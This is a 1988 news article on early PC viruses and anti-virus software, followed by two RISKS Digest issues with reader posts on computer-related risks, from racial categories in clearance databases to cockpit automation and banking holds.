Viruses have gotten a lot of publicity lately. Three weeks ago the New York Times reported that computer viruses could become "a science-fiction nightmare come to life" as they move unseen from one personal computer to another across telephone lines or within office computer networks. In the past few months, people who run computer bulletin boards, corporations and even the government of Israel have reported viruses infecting their software.

"The biggest source (of viruses) has been contaminated files from computer

bulletin boards," said David Buerger, director of the Personal Computer Center at Santa Clara University in California, in an interview this week. In addition, some university students "have been infecting software in the computer labs."

These infections represent "a real opportunity" for companies writing anti-virus software, Buerger said. While the anti-virus programs can't eliminate all infections, they can force virus-writers "to be more clever. They'll have to invest more time and effort.

"It's like locking the car when you park in a high-crime district. It will stop the kids and the ones who want to take a joy ride. But if it's a professional thief .. the best system won't keep him out of he car."

Lloyd Tabb, a software writer for Sophco Inc., in Boulder, Colo. said his firm markets Protec, a \$195 virus-detection program that includes features called Syringe and Canary. Syringe injects a harmless virus into a program that checks to make sure no harmful viruses are present. Canary

is a program that waits for a virus and stops functioning if it becomes infected, much like the real canaries carried by old-time miners to warn them of poisonous gases.

Ron Sturtevant-Stuart, president of Asky, Inc., a software firm in Milpitas, Calif., said his Softlog program matches the current size of computer files against their previous size to check for viruses. The program is licensed to corporations in lots of 100 units for \$2,400.

Eric Hansen, a vice president of Fridley-based [a Minneapolis suburb] Digital Dispatch Inc., has been quoted in the New York Times and computer industry trade publications as a result of the firm's \$199 Data Physician program, which detects and in some cases eliminates viruses.

Hansen said viruses have been talked about for years, but are becoming a problem now because "there are a lot more personal computers out there. As more computers move into more people's hands, more persons of evil intent are going to have computer skills. It really only takes one person nationwide writing one of these things and plunking it up on a bulletin board to cause enormous havoc."

The Data Physician program, which has been marketed for three years, makes careful measurements of a computer's programs and data files to detect any "alien" computer codes, he said. One portion of the program, called Data MD, creates a list of computer data files to be protected, and watches them while the computer is in operation. Another part called Antigen attaches itself to an individual computer program and checks it for viruses each time it is used. To remove a virus, Antigen erases the bytes of computer data that weren't in a program earlier, he said. A third portion of the program, called Padlock, prevents anything from being written on a storage disk unless the computer operator pushes a button to give permission.

However, Hansen said, "there is a way around absolutely everything." Viruses can be tailored to escape detection by specific anti-virus

program's he said. To prevent that, "you have to continually change your product so a virus can't go after it." His firm is already trying to develop a foolproof version of Data Physician that couldn't be disabled by a virus before the program had a chance to act, he said.

However, anti-virus software makers have one advantage in the war with virus inventors: viruses can't be made too complicated.

For example, a virus that could evade several types of anti-virus programs would have to consist of a longer and more elaborate piece of computer code than a non-evasive virus, Hansen said. But, he added, "if you put enough intelligence into a virus to beat every protection scheme, it will get too fat and slow and be detected."



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 50

Monday 28 March 1988

Contents

Short stories of old computer risks

Les Earnest

NY TIMES on risks of cockpit automation Jon Jacky

Credit-limit handling found overly restrictive

Wayne H. Badger

Decomposing checks

David Rogers

Notifying users of security problems

Andy Goldstein

Entrepreneurial Viruses

Chuck Weinstock

Early viruses

Sayed A. Banawan

Person-in-the-Loop Amendment Signed into Law Fred Baube

Info on RISKS (comp.risks)

Short stories of old computer risks

Les Earnest <LES@SAIL.Stanford.EDU> 28 Mar 88 1641 PST

Tired of viruses? I was just purging some old files and ran across a trilogy of true short stories that I posted on the Stanford bboards two years ago. The incidents described span a period of twenty years ending 25 years ago, but I think they are still amusingly relevant.

Kick the Mongrel

In a previous account I told how reading a book on cryptography led to my getting an F.B.I. record at the age of 12 and about subsequent awkwardness in obtaining a security clearance. I will now describe how I learned that putting

provocative information on a security clearance form can accelerate the clearance process. First let me describe the environment that gave rise to this occurrence.

White Faces in New Places

In 1963, after living in Lexington, Massachusetts for 7 years, my wife and I moved to the Washington D.C. area to help set up a new office for Mitre Corporation. After three days of searching, we bought a house then under construction in a pleasant new suburb called Mantua Hills, near Fairfax, Virginia. I hadn't noticed it during our search, but it soon became evident that there were nothing but white faces in this area. In fact, there were nothing but white faces for miles around.

We expected to find some cultural differences and did. For example, people drove much less aggressively than in Boston. The first time that I did a Boston-style bluff at a traffic circle, the other cars yielded! This took all the fun out of it and I was embarrassed into driving more conservatively.

When I applied for a Virginia driver's license, I noticed that the second question on the application, just after "Name," was "Race." When filling out forms, I have always made it a practice to omit information that I think is irrelevant. It seemed to me that my race had nothing to do with driving a car, so I left it blank.

When I handed the application to the clerk along with the fee, he just looked at me, marked "W" in the blank field and threw it on a stack. I guess that he had learned that this was the easiest way to deal with outlanders.

Our contractor was a bit slow in finishing the house. We knew that there was mail headed our way that was probably accumulating in the post office, so we put up the mailbox even before the house was finished. The first day we got just two letters -- from the American Civil Liberties Union and Martin Luther King's organization. We figured that this was the Post Office staff's way of letting us know that they were on to us. Sure enough, the next day we got the rest of our accumulated mail, a large stack.

It shortly became apparent that on all forms in Virginia, the second question was "Race." Someone informed me that as far as the Commonwealth of Virginia was concerned, there were just two races: "white" and "colored." When our kids brought forms home from school, I started putting a "C" after the second question, leaving it to the authorities to figure out whether that meant "Colored" or "Caucasian."

Racing Clearance

About this time, my boss and I and another colleague applied for a special security clearance that we needed. There are certain clearances that can't be named in public -- it was one of those. I had held an ordinary Top Secret clearance for a number of years and had held the un-namable clearance a short time before, so I did not anticipate any problems.

When I filled out the security form, I noticed that question #5 was "Race." In the past I had not paid attention to this question; I had always thoughtlessly

written "Caucasian." Having been sensitized by my new environment, I re-examined the question.

All of my known forebears came from Europe, mostly from Southern Germany with a few from England, Ireland, and Scotland. A glance in the mirror, however, indicated that there was Middle Eastern blood in my veins. I have a semitic nose and skin that tans so easily that I am often darker than many people who pass for black. Did I inherit this from a Hebrew, an Arab, a Gypsy or perhaps one of the Turks who periodically pillaged Central Europe? Maybe it was from a Blackfoot Indian that an imaginative aunt thinks was in our family tree. I will probably never know.

As an arrogant young computer scientist, I believed that if there is any decision that you can't figure out how to program, the question is wrong. I couldn't figure out how to program racial classification, so I concluded that there isn't such a thing. I subsequently reviewed some scientific literature that confirmed this belief. "Race" is, at best, a fuzzy concept about typical physical properties of certain populations. At worst, of course, it is used to justify more contemptible behavior than any concept other than religion.

In answer to the race question on the security form, I decided to put "mongrel." This seemed like an appropriate answer to a meaningless question.

Shortly after I handed in the form, I received a call from a secretary in the security office of the Defense Communications Agency. She said that she had noticed a typographical error in the fifth question where it said "mongrel." She asked if I didn't mean "Mongol." "No thanks," I said, "I really meant `mongrel." She ended the conversation rather quickly.

A few hours later I received a call from the chief security officer of D.C.A., who I happened to know. "Hey, Les," he said in a friendly way, "I'd like to talk to you the next time you're over here." I agreed to meet him the following week.

When I got there, he tried to talk me out of answering the race question "incorrectly." I asked him what he thought was the right answer. "You know, Caucasian," he replied. "Oh, you mean someone from the Caucusus Mountains of the U.S.S.R.?" I asked pointedly. "No, you know, `white.'" "Actually, I don't know," I said.

We got into a lengthy discussion in which he informed me that as far as the Defense Department was concerned there were five races: Caucasian, Negro, Oriental, American Indian, and something else that I don't remember. I asked him how he would classify someone who was, by his definition, 7/8 Caucasian and 1/8 Negro. He said he wasn't sure. I asked how he classified Egyptians and Ethiopians. He wasn't sure.

I said that I wasn't sure either and that "mongrel" seemed like the best answer for me. He finally agreed to forward my form to the security authorities but warned that I was asking for trouble.

A Question of Stability

I knew what to expect from a security background investigation: neighbors and former acquaintances let you know it is going on by asking "What are they trying to get you for?" and kidding you about what they told the investigators. Within a week after my application for the new clearance was submitted, it became apparent that the investigation was already underway and that the agents were hammering everyone they talked to about my "mental stability."

The personnel manager where I worked was interviewed quite early and came to me saying "My God! They think you're crazy! What did you do, rape a polo pony?" He also remarked that they had asked him if he knew me socially and that he had answered "Yes, we just celebrated Guy Fawkes Day together." When the investigator wanted to know "What is Guy Fawkes Day?" he started to explain the gunpowder plot but thought better of it. He settled for the explanation that "It's a British holiday."

An artist friend named Linda, who lived two houses away from us, said that she had no trouble answering the investigator's questions about my stability. She said that she recalled our party the week before when we had formed two teams to "Walk the plank." In this game, participants take turns walking the length of a 2 x 4 set on edge and drinking a small amount of beer. Anyone who steps off is eliminated and the team with the most total crossings after some number of rounds wins. Linda said that she remembered I was one of the most stable participants.

I was glad that she had not remembered my instability at an earlier party of hers when I had fallen off a skateboard, broken my watch and bruised my ribs. The embarrassing cause of the accident was that I had run over the bottom of my own toga!

The investigation continued full tilt everywhere I had lived. After about three months it stopped and a month later I was suddenly informed that the clearance had been granted. The other two people whose investigations were begun at the same time did not receive their clearances until several months later.

In comparing notes, it appeared that the investigators did the background checks on my colleagues in a much more leisurely manner. We concluded that my application had received priority treatment. The investigators had done their best to pin something on me and, having failed, gave me the clearance.

The lesson was clear: if you want a clearance in a hurry, put something on your history form that will make the investigators suspicious but that is not damning. They get so many dull backgrounds to check that they relish the possibility of actually nailing someone. By being a bit provocative, you draw priority attention and quicker service.

After I received the clearance, I expected no further effects from my provocative answer. As it turned out, there was an unexpected repercussion a year later and an unexpected victory the year after that. But that is another story.

								L	es	Ε	ar	ne	est	t								
_	_	_	_	_	_	_	_	_	_	_	_	_	_	_	_	_	_	_	_	_	_	

The Missed Punch

An earlier account described how I came to list my race as "mongrel" on a security clearance application and how the clearance was granted in an unusually short time. I will now describe a subsequent repercussion that was a byproduct of a new computer application.

Mongrel in a Star-chamber

In early 1965, about a year after I had been granted a supplementary security clearance, I received a certified letter directing me to report to the Air Force Office of Special Investigations at Suitland, Maryland very early in the morning on a certain day four weeks later. To one whose brain seldom functions before 10am, this was a singularly unappealing trip request.

My wife somehow got me up early on the appointed day and I drove off in my TR-3 with the top down, as usual, even though it was a cold winter morning. I hoped that the air would stimulate my transition to an awakened state.

When I arrived and identified myself, I was immediately ushered into a long narrow room with venetian blinds on one side turned to block the meager morning light. I was seated on one side of a table on which there were two goose-neck lamps directed into my eyes. There was no other light in the room, so I could barely see the three inquisitors who took positions on the opposite side of the table.

Someone punched on a tape recorder and the trio began taking turns at poking into my past. They appeared to be trying to convince me that I was in deep trouble. While the pace and tone of their questions were clearly aimed at intimidation, they showed surprisingly little interest in my answers. I managed to stay relaxed, partly because I was not yet fully awake.

They asked whether I had any association with a certain professor at San Diego State College, which I had attended for one year. I recognized his name as being one who was harassed as an alleged Communist sympathizer by the House Un-American Activities Committee during the McCarthy Era.

Responding to the interrogator's question, I answered that I did not know him but that I might have met him socially since he and my mother were on the faculty concurrently. They wanted to know with certainty whether I had taken any classes from him. I said that I had not.

They next wanted to know how well I knew Linus Pauling, who they knew was a professor at Caltech when I was a student there. I acknowledged that he was my freshman chemistry professor and that I had visited his home once. (I did not mention that Pauling's lectures had so inspired me that I decided to become a chemist. It was not until I took a sophomore course in physical chemistry that I realized that chemistry wasn't as much fun as I had thought. After that, I switched majors in rapid succession to Geology, Civil Engineering, then Electrical Engineering. I ended up working in a still different field.)

I recalled that Pauling had been regularly harassed by certain government agencies during the McCarthy Era because of his leftist "peacenik" views. He

was barred from overseas travel on occasion and the harassment continued even after he won his first Nobel Prize but seemed to diminish after the second one, the peace prize.

The inquisitors next wanted to know how often I got together with one of my uncles. I acknowledged that we met occasionally, the last time being a few months earlier when our families dined together. It sounded as though they thought they had something on him. I knew him to be a very able person with a distinguished career in public service. He had been City Manager of Ft. Lauderdale and several other cities and had held a number of diplomatic posts with the State Department. It occurred to me that they might be planning to nail him for associating with a known mongrel.

The questions continued in this vein for hours without a break. I kept waiting for them to bring up a Caltech acquaintance named Bernon Mitchell, who had lived in the same student house as me. Mitchell had later taken a position at the National Security Agency, working in cryptography, then defected to the Soviet Union with a fellow employee. They were apparently closet gays.

In fact, the inquisitors never mentioned Mitchell. This suggested that they may not have done a very thorough investigation. A more likely explanation was that Mitchell and his boyfriend represented a serious failure of the security clearance establishment -- one that they would rather not talk about.

After about three and a half hours of nonstop questioning I was beginning to wake up. I was also beginning to get pissed off over their seemingly endless fishing expedition. At this point there was a short pause and a rustling of papers. I sensed that they were finally getting around to the main course.

"We note that on your history form you claim to be a mongrel," said the man in the middle. "What makes you think you are a mongrel?" "That seems to be the best available answer to an ill-defined question," I responded. We began an exchange that was very much like my earlier discussion with the security officer in the Defense Communications Agency. As before, I asked how they identified various racial groups and how they classified people who were mixtures of these "races."

The interrogators seemed to be taken aback at my asking them questions. They asked why I was trying to make trouble. I asked them why they would not answer my questions. When no answers were forthcoming, I finally pointed out that "It is clear that you do not know how to determine the race of any given person, so it is unreasonable for you to expect me to. I would now like to know what you want from me."

The interrogators began whispering among themselves. They had apparently planned to force me to admit my true race and were not prepared for an alternative outcome. Finally, the man in the center spoke up saying, "Are you willing to sign a sworn statement about your race?" "Certainly," I said. They then turned up the lights and called for a secretary.

She appeared with notebook in hand and I dictated a statement: "I declare that to the best of my knowledge I am a mongrel." "Don't you think you should say more than that," said the chief interrogator. "I think that covers it," I replied. The secretary shrugged and went off to type the statement.

Punch Line

With the main business out of the way, things lightened up -- literally. They opened the venetian blinds to let in some sunlight and offered me a cup of coffee, which I accepted. We had some friendly conversation, then I signed the typed statement, which was duly notarized.

My former tormentors now seemed slightly apologetic about the whole affair. I asked them what had prompted this investigation. After some glances back and forth, one of them admitted that "We were putting our clearance data base on punched cards and found that there was no punch for `mongrel'."

I thought about this for a moment, then asked "Why didn't you add a new punch?" "We don't have any programmers here" was the answer. "We got the program from another agency."

I said, "Surely I am not the only person to give a non-standard answer. With all the civil rights activists now in government service, some of them must have at least refused to answer the race question." The atmosphere became noticeably chillier as one of them answered, with clinched teeth, "You're the only one. The rest of those people seem to know their race."

It was clear that they believed I had caused this problem, but it appeared to me that the entire thrash was triggered by the combination of a stupid question and the common programmer's blunder of creating a categorization that does not include "Other" as an option.

The security people apparently found it impractical to obtain the hour or two of a programmer's time that would have been needed to fix the code to deal with my case, so they chose instead to work with their standard tools. This led to an expenditure of hundreds of man-hours of effort in gathering information to try to intimidate me into changing my answer.

I was surprised to learn that nearly everyone believed in the mythical concept of racial classification. It appeared that even people who were victims of discrimination acknowledged their classification as part of their identity.

I never did find out how the security investigators coped with the fact that I remained a mongrel, but in 1966 I discovered that something very good had happened: the "race" question had disappeared from the security clearance form. I liked to think that I helped that change along.

Unfortunately, almost the same question reappeared on that form and most other personnel forms a few years later, under the guise of "ethnic" classification.

I believe that that question is just as meaningless as the race question and I have consistently answered it the same way during the intervening 20 years.

I now invite others to join me in this self-declassification, with the hope and expectation that one day the bureaucrats and politicians will be forced to quit playing with this issue and will come to realize that the United States of America is a nation of egalitarian mongrels. I believe that we will all be better off.

In any case, whenever you design a database, please don't forget the "other" category.

Les Earnest

[A Shaggy Database Story, for a change. PGN]

NY TIMES on risks of cockpit automation

Jon Jacky <jon@june.cs.washington.edu> Mon, 28 Mar 88 09:45:52 PST

The cover story of the March 27, 1988 NEW YORK TIMES MAGAZINE is "Trouble in the Cockpit: The Airlines Tackle Pilot Error," by William Stockton. The story relates several incidents in which over-reliance on autopilots is thought to have contributed to accidents or near-accidents:

"Last July 8, the crew in a Delta Airlines L-1011 en route to the US from Europe strayed 60 miles off course and came within 100 feet of colliding with a Continental Airlines 747. The consensus among safety experts is that the Delta pilots entered the wrong data in a computer navigation system and then failed to frequently verify their position by other means."

"(Three years ago) a China Airlines 747 ... went out of control and fell 30,000 feet in less than two minutes, upside down much of the time ... (First) the outboard engine on the right wing ... quit. The loss of the engine cause the airplane to try to turn to the right. (The autopilot tried to compensate, turning the plane to the left). With his attention focused, inappropriately, almost exclusively on the engine problem, the captain failed... to realize that the airplane and the autopilot had become engaged in a tug-of-war ... The captain was entirely oblivious to it because he was letting the autopilot fly and did not actually have his hands on the control wheel ... Finally, he disconnected the autopilot and took hold of the control wheel to fly the plane himself. In that instant, the plane immediately won the tug of war with the autopilot .. The 747 rolled dramatically to the right (The pilot apparently did not immediately understand what was happening and did not compensate appropriately) and within a few seconds the 747 was on its back, plummeting earthward. "If he had just turned the autopilot off when the engine problem first developed, none of it would have happened," says (a human factors expert).

"In 1972, an Eastern Airlines L-1011 crashed in the Florida Everglades killing 100 people. When a light that indicates whether the landing gear are up or down did not illuminate, all three pilots in the cockpit became engrossed in the problem, which turned out to be a faulty light bulb. The tape recording of the cockpit conversation revealed that no one had noticed that the autopilot had been inadvertantly disengaged and the airplane had begun a gradual descent which finally led to its crashing"

The article cites recent human factors research that reveals crews often handle sudden catastrophes better than a series of small nuisance incidents which gradually builds into a disaster.

- Jon Jacky, University of Washington

Credit-limit handling found overly restrictive

<LENOIL@XX.LCS.MIT.EDU>
Mon, 28 Mar 1988 19:06 EST

I called my Mastercard bank and they informed me that authorizations remain in effect for 10 days if not removed. Authorizations can be removed in two ways:

- 1. If a bill comes in for the exact amount of the authorization on the same day, the authorization will be replaced with the bill.
- 2. A company can remove the authorization by arrangements through their bank in what is apparently a difficult procedure.

This sounds totally bogus. Whenever a merchant calls for authorization, (s)he is given an authorization number and writes that number on the charge slip. I assume that the number is used to remove the associated hold, which is then replaced with the actual charge. If your bank doesn't work this way, you should switch to one that does. (I've never had a problem with my Citibank MasterCard, so I don't think the problem is endemic to MasterCards.)

✗ Decomposing checks

David Rogers <drogers@riacs.edu> Mon, 28 Mar 88 13:16:42 PST

Actually, the reason the scheme worked is more subtle that PGN mentioned (the national news got this wrong, also). When you deposit a check, the money is automatically deposited in your account, but a 'hold' for that amount is also placed on your account. If the bank does *not* receive a notice that the check bounced in 5 days, the hold expires, and the money can be removed. There is no rush to get the money out, since the decomposed check cannot be traced back to the original account.

Because this scheme requires a knowledge of bank's procedures for depositing checks, they think this was an inside job, done by someone who works or worked at a bank.

David Rogers <Also noted by Bob Frankston>

Notifying users of security problems

Andy Goldstein <goldstein%star.DEC@decwrl.dec.com> Mon, 28 Mar 88 08:28:40 PST

Klaus Brunnstein, University of Hamburg, Faculty for Informatics writes:

- > Surprisingly fast, Apple Germany found out about the MacInVirus and informed
- > it's users by email with the following text (cited without permission):
- > `A product manager in Apple Germany, Kurt Bierbaum (BIERBAUM1) has found a
- > disk in Germany which destroys hard disks and the applications that run on
- > them. [...]
- > With this rather quick information, Apple reacted much faster than DEC did
- > in 1987 when the missing CLOSE in the password control routine in it's VMS
- > 4.4/4.5 versions was detected, [...]

I would be more impressed with this comparison if Apple had

- (1) Notified all Mac users worldwide of this problem, and
- (2) included with the notification machine readable copy an anti-virus which one could install to defeat the virus.

This would be more equivalent to what DEC did regarding the V4.4/V4/5 bug. I do not know exactly what form of "email" Mr. Brunnstein refers to in his message, but for the sake of argument I will presume it to mean the various networks that join most academic and research institutions. For DEC, at least, such networks reach only a small percentage of its customer base. Sending out notice of a security problem to a subset of one's user base, even if the notice includes a correction for the problem, does a great disservice to the remaining users. (Sending out notice of the presence of a bug without a correction or workaround is of course even more irresponsible.)

A virus is most harmful when users are unaware of it (and thus take no precautions to prevent its spread). The seriousness of a security bug, on the other hand, is directly proportional to how far knowledge of the bug has propagated, because knowledge of the bug is what permits an attacker to exploit it. By informing a subset of one's user community, one spreads knowledge of the bug and thus raises the exposure to attack of the remaining users who are not yet so informed. For example, circumstantial evidence suggests that publication of the patch for the V4.4/V4.5 bug in INFO-VAX may have been the means by which the CCC learned of the bug's existence. Only when all computer installations in the world are offered access at reasonable terms to ARPAnet, Bitnet, or their siblings will I be convinced that such electronic distribution is a fair and viable means of informing users about security problems. In the meantime, DEC must use its own means to reach all its users.

I do not for a moment mean to imply that DEC's response in 1987 is the best that we can do. A number of mishaps of the sort that tend to befall large corporations conspired to delay getting the fix into all users hands. Additional delays occurred with some customers in the form of the fix sitting on the wrong person's desk or other confusion. The difficulties in dealing with the V4.5 bug have gotten the corporation's attention in a serious way, and I think it's fair to say that should the need for a repeat performance occur, we will do a lot better.

- Andy Goldstein, VMS Development

Entrepreneurial Viruses

Chuck Weinstock <weinstoc@SEI.CMU.EDU> Mon, 28 Mar 88 11:11:32 EST

An obvious next step in the virus business is to develop a virus, watch it spread, and then sell a vaccination and/or a cure at a high price.

Early viruses (RE: RISKS-6.48)

<BANAWAN%houston.csnet@RELAY.CS.NET>
Thu, 24 Mar 88 11:54 CST

Commenting on Kevin Driscoll, if the first virus was: Move(program counter) program counter+1

I used a similar instruction all the time when my school was using IBM 1620. The instruction set of this machine operates on fields of arbitrary length. For those readers who do not know, there was no operating system. Furthmore, it was used exclusively by a single user. To have a fresh start, each time a new program is to run the memory is fully cleared by a statement that move the field that starts in byte 2 to the field that starts at byte 3. This instruction was entered and executed by the operator from the console. The result can be seen at the panel: the memory is filled by zeros continutously It was quite legitimate (and highly recommended) thing to do before you run a new program.

Sayed A. Banawan, University of Houston

Person-in-the-Loop Amendment Signed into Law

<fbaube@note.nsf.gov>
Thu, 24 Mar 88 13:20:39 -0500

This from the Winter 1988 CPSR Newsletter: The 1988 Defense Authorization Act, signed into law, had this amendment, sponsored by Dale Bumpers:

"No agency of the Federal government may pay for, fund, or otherwise support the development of command and control systems for strategic defense in the boost or post-boost phase against ballistic missile threats that would permit such strategic defense to initiate the directing of damaging or lethal fire except by affirmative human discretion at an appropriate level of authority."

For bureaucracy-watchers, the full citation is:

National Defense Authorization Act for FY 1988-89

H.R. 1748

Division A (Dept. of Defense Authorizations)

Title II (Research, Development, Test, and Evaluation)

Part C (Strategic Defense Initiative)

Subpart 1 (SDI Funding and Program Limitations and Req'ts)

Section 224 (SDI Architecture to Require Human Decisionmaking)

Not that a loophole mentality would be slowed a bit by this \dots

#include <disclaimer.h>



Search RISKS using swish-e

Report problems with the web pages to $\underline{\text{the maintainer}}$



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 51

Tuesday 29 March 1988

Contents

Drive-by-wire BMW

Zdybel

Re: High Tech Trucking

Franklin Anthes

Countering driver aggression

Leisa Condie

Risks in diving computers

J M Hicks

Why gamble on non-redundant systems?

Roy Smith

RISKS of using the "AT&T Public Phone Plus"

Henry Mensch

The risks of rumours

Dave Horsfall

Credit-limit handling found overly restrictive

Wm Brown III

Program prejudice and psychological testing

Prentiss Riddle

Funny phone

Steve Strassmann

Risks there and whoops! still there!

A.E. Mossberg

Info on RISKS (comp.risks)

Drive-by-wire BMW

<Zdybel.pa@Xerox.COM> Thu, 24 Mar 88 18:55:28 PST

Referring to Jonathan Jacky's message about 'drive by wire':

> 'Recently BMW in West Germany introduced a V-12 drive-by-wire automobile...

The car you're referring to can only be the V-12 powered BMW 750iL, just

introduced. In this case, 'drive by wire' means throttle control, not steering control. The following excerpt is from the November 87 issue of 'Road and Track', pp. 73:

"Each bank of cylinders sports its own Bosh Motronic engine-management system as well as separate air-mass meters, fuel supply, fuel pumps and electronic "drive-by-wire" accelerator. An automotive first from aircraft practice, the drive-by-wire accelerator signals the fuel injection electronically; there's no direct mechanical linkage. Also from aircraft practice, dual systems have an obvious benefit: In the event one of these electronic wunder-banks

fails, the other side is bound and determined to get you back home safely, albeit under half power."

Apparently, one of the reasons BMW has taken this approach is in order to enable a feature they call ASC (Automatic Stability Control). From the same article, pp. 74:

"ASC is a wonderful feature that, when activated from a switch on the center console, helps prevent uncontrolled wheelspin under varying road conditions, whether slippery, dry or a combination of both. With ASC engaged, we found it nearly impossible to break the rear end loose, but once we deactivated the system, tail-out driving was a possibility. Snowbound 750 owners will certainly welcome this device as readily as ABS braking."

The article does not discuss what measures BMW engineers may have taken to ensure that the 'drive-by-wire' throttle fails 'safe.'

Re: High Tech Trucking

Franklin Anthes <mcvax!geocub!anthes@uunet.UU.NET> Thu, 24 Mar 88 11:22:18 +0200

Over here in France a black-box system has existed for quite a while now. It isn't a computer, and its output goes to a paper disk, so it probably can be tampered with.

The two things that I know of that can be checked with this device are:

- speed of vehicle
- time spent by driver without resting.

The device is used on trucks and busses. Over here most truck drivers drive alone, so if the truck is driven for 15 hours straight, that means the driver has been driving all that time.

The only cases I have heard of the output of the black-box being used, is when an accident has taken place. The output can help determine the causes and the responsabilities involved. It may be used at other times, but it just doesn't make the news.

Frank Anthes-Harper!ucbvax!decvax!uunet!mcvax!inria!geocub!anthes

★ Countering driver aggression [For those of you who have not seen it]

Leisa Condie <munnari!csadfa.oz.au!phoenix@uunet.UU.NET> Fri, 25 Mar 88 08:43:38 est

IEEE Spectrum (Tools and Toys section), Feb. 1988 without permission:

Curbing homicidal impulses

Revenger lets the frustrated driver vent aggressive impulses by emitting loud sounds. The instrument, which looks like a radar detector and attaches to your vehicle's dashboard, contains a sound chip and a row of light-emitting-diodes. When the Revenger is turned on, the LEDs start flashing, and the driver has the option of pressing three buttons: machine-gun (rat-a-tat-tat), grenade launcher (a whistle and a boom) or a death ray (a high-pitched, oscillating frequency). Mike Grubbs, vice president of the company that makes Revenger, jested about the death ray: "That's something that you might aim when a pedestrian walks out in front of you". Revenger is available through major retailers for \$20-\$25.

★ Risks in diving computers ["diving", not "driving"]

J M Hicks <cudat@CU.WARWICK.AC.UK> Tue, 29 Mar 88 09:39:23 GMT

A colleague who goes diving once or twice a month told me about a diving computer. In order to avoid the bends, a diver must not come to the surface too fast (unless there is a decompression chamber). There are tables for divers to follow showing how fast a diver may ascend safely, but these are based on the assumption that the diver descends, remains at the same depth for some time, and then comes to the surface. In practice, of course, divers go repeatedly up a little and down a little during the time they spend underwater. The computer is supposed to be able to work out how fast the diver should ascend after a complicated pattern of going up and down underwater. Apparently for a simple dive the computer takes a more conservative view than the accepted tables.

The usual display given by the computer shows the diver's depth. If the diver is going up too fast, the message "ASCEND MORE SLOWLY" appears for three seconds, alternating with the usual display, which also lasts for three seconds. My colleague reckons the diver is more interested in his depth, and it is a great temptation to ignore the warning message because it obscures the depth display and come to the surface anyway. Most of the time divers who do this don't suffer, I think, because the computer takes a cautious view (I am told it has several physiological models to work with).

Poor human interfaces have been discussed in this forum many times, but what opinions do people have of users' behaviour when a simple system is replaced by a complicated system that they do not understand and they can probably ignore because it takes a conservative view?

J. M. Hicks (a.k.a. Hilary),

Computing Services, Warwick University, Coventry, England. CV4 7AL

On JANET: cudat@UK.AC.WARWICK.CU (in the U.K.), cudat@cu.warwick.ac.uk (abroad)

From ARPAnet: try cudat%cu.warwick.ac.uk@cunyvm.cuny.edu (untested)

On uucp: ...!ihnp4!mcvax!ukc!warwick!cudat

It helps if you spell "cudat" in lower case.

[Sensitive users will note that quite a few systems are case sensitive. It began with Multics, as I recall. PGN]

✓ Why gamble on non-redundant systems? [lotto]

Roy Smith <roy%phri@uunet.UU.NET> 29 Mar 88 03:29:20 GMT

We all know about the advantages of redundant systems; have two parallel systems so when one computer crashes you can keep running with the other, perhaps at reduced efficiency. For critical systems, redundancy is a must. All that's left now is to define just what makes a critical system.

Would you believe Lotto? I heard an ad on the radio yesterday from the New York State Lotto commission. It seems that they have split their network into two halves, each running independently. Ticket sellers have either blue or green Lotto signs, depending on which system they are on, and each geographical area has some of each. So, boast the Lotto folks, if one system goes down, you can still buy tickets and claim cash prizes from ticket sellers with the other color sign.

I'm still at the mercy of a single system to get my pay check printed out on time, but it sure is comforting to know that I don't have to worry about being able to buy a Lotto ticket whenever I want to.

Roy Smith, {allegra,cmcl2,philabs}!phri!roy System Administrator, Public Health Research Institute 455 First Avenue, New York, NY 10016

[That is indeed a critical system in the eyes of many! PGN]

✓ RISKS of using the "AT&T Public Phone Plus"

Henry Mensch <henry@GARP.MIT.EDU> Mon, 28 Mar 88 23:38:54 EST

The AT&T Public Phone Plus service is most often found in airports, rail stations, etc. There is a card reader at the bottom of the phone which will do the right thing (purportedly) with your AT&T card (I didn't think to try my FoNCard), a bank card, or an AmEx/DinersClub/etc.

Some days ago I was in Boston's Logan Airport and I spotted one of these phones so I went up to investigate. Instead of seeing a "Welcome" sort of screen on the display, I saw a display which read "if you want to make another call,

press the <frob> button." Further inspection revealed that the receiver, while sitting in the hangup hook, didn't fit well enough to depress the lever which would have terminated the calling session. Over the next few days I noted that the same situation existed on other "Public Phone Plus" devices in remote places (other terminals of Logan Airport, as well as JFK and LAG airports).

Hasn't anyone been burned by this yet?

Henry Mensch / <henry@garp.mit.edu> / E40-379 MIT, Cambridge, MA # {ames,cca,rochester,harvard,mit-eddie}!garp!henry

The risks of rumours

Dave Horsfall <munnari!stcns3.stc.oz.au!dave@uunet.UU.NET> Tue, 29 Mar 88 11:04:22 est

I thought this might make a good RISKS item, as it resembles the shutdown of a computer network because of a perceived hacker threat (sorry I can't remember which issue!).

A colleague told me the other day that he'd heard that the Australian Federal Police were going through the various Universities, armed with a search warrant, looking for pirated software on PC hard disks. I could not find anyone who actually _saw_ this, but they'd all "heard of it". However, the threat was sufficient to cause people to stay up at all hours, reformatting their disks! I subsequently received the following reply from someone who would rather remain anonymous:

We heard about this too! It caused quite a panic around here until the Dean phoned around to other Faculties/Unis. It is not true. We heard that Macquarie had been 'hit', they though that SU had been hit & SU thought that we had. It apparently partly stems from a letter that was circulated at ANU warning people there about the risks of software piracy & the uni refusing to take any blame for stolen programs. It may well have been due to some rumour planting by FAST itself. As you said though, a lot of people got rid of pirated software. At least now people have thought about what they are doing/have done.

Who are "FAST"? Federation Against Software Theft - a commercial outfit consisting of the head honchos from the various software distributors, who think they can stamp out software piracy.

Dave Horsfall (VK2KFU), Alcatel-STC Australia, dave@stcns3.stc.oz dave%stcns3.stc.OZ.AU@uunet.UU.NET, ...munnari!stcns3.stc.OZ.AU!dave

Credit-limit handling found overly restrictive (RISKS-6.50)

Wm Brown III <Brown@GODZILLA.SCH.Symbolics.COM> Tue, 29 Mar 88 13:48 PST

Date: Mon, 28 Mar 1988 19:06 EST

From: LENOIL@XX.LCS.MIT.EDU

I assume that the number is used to remove the associated hold, which is then replaced with the actual charge. If your bank doesn't work this way, you should switch to one that does. (I've never had a problem with my Citibank MasterCard, so I don't think the problem is endemic to MasterCards.)

